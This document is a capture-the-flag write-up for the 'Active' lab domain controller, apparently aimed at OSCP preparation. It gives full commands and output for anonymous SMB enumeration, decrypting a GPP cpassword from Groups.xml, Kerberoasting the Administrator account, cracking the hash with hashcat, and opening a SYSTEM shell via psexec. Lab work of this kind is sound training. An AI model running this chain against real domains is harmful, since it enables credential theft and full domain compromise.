The Machine
Active is a Windows Domain Controller running Windows Server 2008 R2. The intended path follows two distinct phases: an unauthenticated foothold via a legacy Group Policy Preferences misconfiguration, and privilege escalation via Kerberoasting. There is no web application, no WinRM, and no RPC null session enumeration needed. The entire chain runs over SMB and Kerberos.
This machine is the textbook example of the two-step OSCP chain: unauthenticated misconfiguration gives domain credentials, those credentials enable a Kerberos attack that escalates to Administrator. Forest used AS-REP Roasting for foothold and DCSync for privesc. Sauna used web OSINT and AutoLogon for the same result. Active uses GPP credentials and Kerberoasting. Learn all three chains.
| Port | Service | Notes |
|---|---|---|
53 | DNS | Domain: active.htb |
88 | Kerberos | Confirms Domain Controller, Kerberoasting vector |
389 / 3268 | LDAP | AD LDAP, hostname: DC |
445 | SMB | Anonymous access, Replication share readable |
No 5985 | WinRM | Not available. Shell via psexec over SMB instead |
No 80 | HTTP | No web app. SMB is the only enumeration surface |
Enumeration
$ nmap -sC -sV --min-rate 1000 -oA active 10.129.17.124
Ports 53, 88, and 389 confirm a Domain Controller. No port 5985, so WinRM is unavailable. No port 80, so there is no web application to enumerate. The domain is active.htb and the OS fingerprint is Windows Server 2008 R2 SP1. On an older DC with no web app and no WinRM, the entire attack surface is SMB.
SMB Anonymous Enumeration
Windows Server 2008 predates many hardening defaults in newer versions. Anonymous SMB access is common on older AD environments. The first step is to list shares without credentials.
$ smbclient -L //10.129.17.124 -N
Sharename       Type    Comment
---------       ----    -------
ADMIN$          Disk    Remote Admin
C$              Disk    Default share
IPC$            IPC     Remote IPC
NETLOGON        Disk    Logon server share
Replication     Disk
SYSVOL          Disk    Logon server share
Users           Disk
Anonymous login succeeded. Standard DC shares are ADMIN$, C$, IPC$, NETLOGON, and SYSVOL. Replication and Users are non-standard. Non-standard shares visible to anonymous users are always worth investigating first.
Anonymous SMB access succeeded. The Replication share is non-standard and readable without credentials. Any non-standard share exposed to unauthenticated users is a high-priority target on a Domain Controller.
Replication Share: Groups.xml Discovery
The Replication share mirrors the SYSVOL directory structure. Recursively browsing it reveals the Group Policy Preferences folder containing a Groups.xml file.

$ smbclient //10.129.17.124/Replication -N -c \
  "cd active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups; get Groups.xml"
Groups.xml: GPP Credentials
<Groups><User name="active.htb\SVC_TGS">
  <Properties cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ"
  userName="active.htb\SVC_TGS"/>
</User></Groups>
The cpassword field is the GPP encrypted password. Before 2014, Group Policy Preferences allowed administrators to push local account credentials via GPOs. The credentials were stored AES-256 encrypted in Groups.xml inside SYSVOL. Microsoft published the static AES key in their documentation, making every cpassword value trivially decryptable with gpp-decrypt.
Groups.xml found in SYSVOL replication share containing a GPP cpassword for active.htb\SVC_TGS. GPP credentials stored in SYSVOL are accessible to all authenticated domain users and, in this case, even unauthenticated users via the anonymous Replication share. Microsoft patched this in MS14-025 but existing credentials are never automatically cleaned up.
GPP Password Decryption
$ gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18Credentials: SVC_TGS : GPPstillStandingStrong2k18. The password has been unchanged since 2018. GPP credentials are commonly forgotten and left indefinitely once set. The name itself hints at the vulnerability it exploits.
User Flag: SMB as SVC_TGS
With credentials for SVC_TGS, the Users share is now accessible with authentication. No WinRM means no interactive shell at this stage. The user flag is retrieved directly via SMB.
$ smbclient //10.129.17.124/Users \
  -U "active.htb\SVC_TGS%GPPstillStandingStrong2k18" \
  -c "cd SVC_TGS\Desktop; get user.txt"
$ cat user.txt
a0a3fb53da6dfd930e9fe531f2f10a61
Privilege Escalation
Kerberoasting: Administrator SPN
Kerberoasting requires at least one valid domain account. SVC_TGS qualifies. Any account with an SPN registered can be Kerberoasted: the TGS ticket encrypted with the target account's password hash is requested and cracked offline. The critical detail here is that the Administrator account itself has an SPN registered, which is a severe misconfiguration.
$ impacket-GetUserSPNs active.htb/SVC_TGS:GPPstillStandingStrong2k18 \
  -dc-ip 10.129.17.124 \
  -request
SPN active/CIFS:445 is registered on the Administrator account. The TGS hash is captured immediately. Registering an SPN on a privileged account means any authenticated domain user can request a TGS for that account and crack it offline with no detection trigger on the domain controller.
SPN registered on the built-in Administrator account. Any authenticated domain user can now Kerberoast the domain administrator and crack their password offline. There is no defense once the TGS request is made. High-privilege accounts should never have SPNs registered.
Hash Cracking: Ticketmaster1968
$ hashcat -m 13100 ~/Desktop/active/kerb_hash.txt \
  /usr/share/wordlists/rockyou.txt --force
$krb5tgs$23$*Administrator*ACTIVE.HTB*...:Ticketmaster1968

Session..........: hashcat
Status...........: Cracked
Mode 13100 is for Kerberoast TGS hashes ($krb5tgs$). Mode 18200 is for AS-REP Roast hashes ($krb5asrep$). The password is in rockyou.txt. Credentials: Administrator : Ticketmaster1968.
Shell via psexec
WinRM is not available on port 5985. When WinRM is closed, psexec over SMB is the shell vector. psexec requires Administrator-level credentials and SMB access. It drops a service binary on the target to spawn the shell.
$ impacket-psexec active.htb/Administrator:Ticketmaster1968@10.129.17.124
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
SYSTEM shell. psexec authenticates as Administrator but the resulting shell runs as SYSTEM, which is the highest privilege level on a Windows host.
C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
b0b288a0622e60575353bbf82c1c242f

Attack Chain
| Step | Technique | Result |
|---|---|---|
| 1 | Nmap scan | DC confirmed: DNS/Kerberos/LDAP/SMB, no WinRM, no web app, Windows Server 2008 R2 |
| 2 | SMB anonymous enumeration | Anonymous login succeeded, Replication share readable |
| 3 | Replication share recursion | Groups.xml located in GPP Policies directory |
| 4 | gpp-decrypt | SVC_TGS : GPPstillStandingStrong2k18 recovered |
| 5 | SMB as SVC_TGS (Users share) | User flag retrieved from SVC_TGS Desktop |
| 6 | Kerberoasting (impacket-GetUserSPNs) | Administrator SPN found, TGS hash captured |
| 7 | Hashcat mode 13100 | Administrator : Ticketmaster1968 cracked from rockyou.txt |
| 8 | impacket-psexec | SYSTEM shell, root flag captured |
Vulnerabilities Found
| Vulnerability | Location | Impact |
|---|---|---|
| Anonymous SMB access | Replication share | Unauthenticated file access to SYSVOL replica |
| GPP credentials in SYSVOL | Groups.xml in Replication share | Plaintext credential recovery via published AES key |
| SPN on Administrator account | active/CIFS:445 on Administrator | Any authenticated user can Kerberoast domain admin |
| Weak Administrator password | Kerberos TGS hash | Offline crack via rockyou.txt, full domain compromise |
Lessons Learned
- No WinRM and no web app means go straight to SMB. When nmap comes back without port 5985 or port 80, shift attention entirely to SMB. Port 445 open on a Windows Server 2008 DC almost always means readable shares worth investigating. Anonymous access is common on older AD environments that have not been hardened.
- The Replication share is not standard and is always worth investigating. Standard DC shares are SYSVOL, NETLOGON, ADMIN$, C$, and IPC$. The Replication share does not belong in that list. Any non-standard share visible to anonymous users is suspicious. Always recurse through unfamiliar shares before drawing conclusions.
- Groups.xml in SYSVOL is a critical finding every time. The GPP encryption key was published by Microsoft, making every
cpasswordtrivially recoverable withgpp-decrypt. On the exam, if you find a Groups.xml file anywhere in SYSVOL or a replication share, run gpp-decrypt immediately. It takes one second and may hand you domain credentials. - Kerberoasting requires valid credentials but no special privileges. Once you have any authenticated domain account, run
impacket-GetUserSPNsto find accounts with SPNs. Any account with an SPN can be Kerberoasted. Service accounts are the usual targets, but on Active the Administrator account itself had an SPN registered. - An SPN on the Administrator account is instant game over. Registering an SPN on a privileged account means any authenticated domain user can request a TGS for that account and crack it offline. On the exam, always Kerberoast every account with an SPN including built-in accounts. Do not assume high-privilege accounts are safe.
- Hashcat mode 13100 is Kerberoast, mode 18200 is AS-REP Roast. These two modes are easy to mix up under exam pressure. Kerberoast hashes start with
$krb5tgs$and use mode 13100. AS-REP Roast hashes start with$krb5asrep$and use mode 18200. Burn this into memory. - psexec is the shell vector when WinRM is unavailable. WinRM via evil-winrm is the cleanest shell on Windows but requires port 5985. When that port is closed, psexec over SMB is the next option. psexec requires Administrator-level credentials and SMB access. The resulting shell runs as SYSTEM.
- GPP credentials never change unless manually rotated. The password in Groups.xml was set in 2018 and remained unchanged. Service account passwords configured via GPP are often forgotten and left indefinitely. On the exam, GPP credentials are always worth trying even if the box looks modern. Legacy configurations persist in AD environments for years.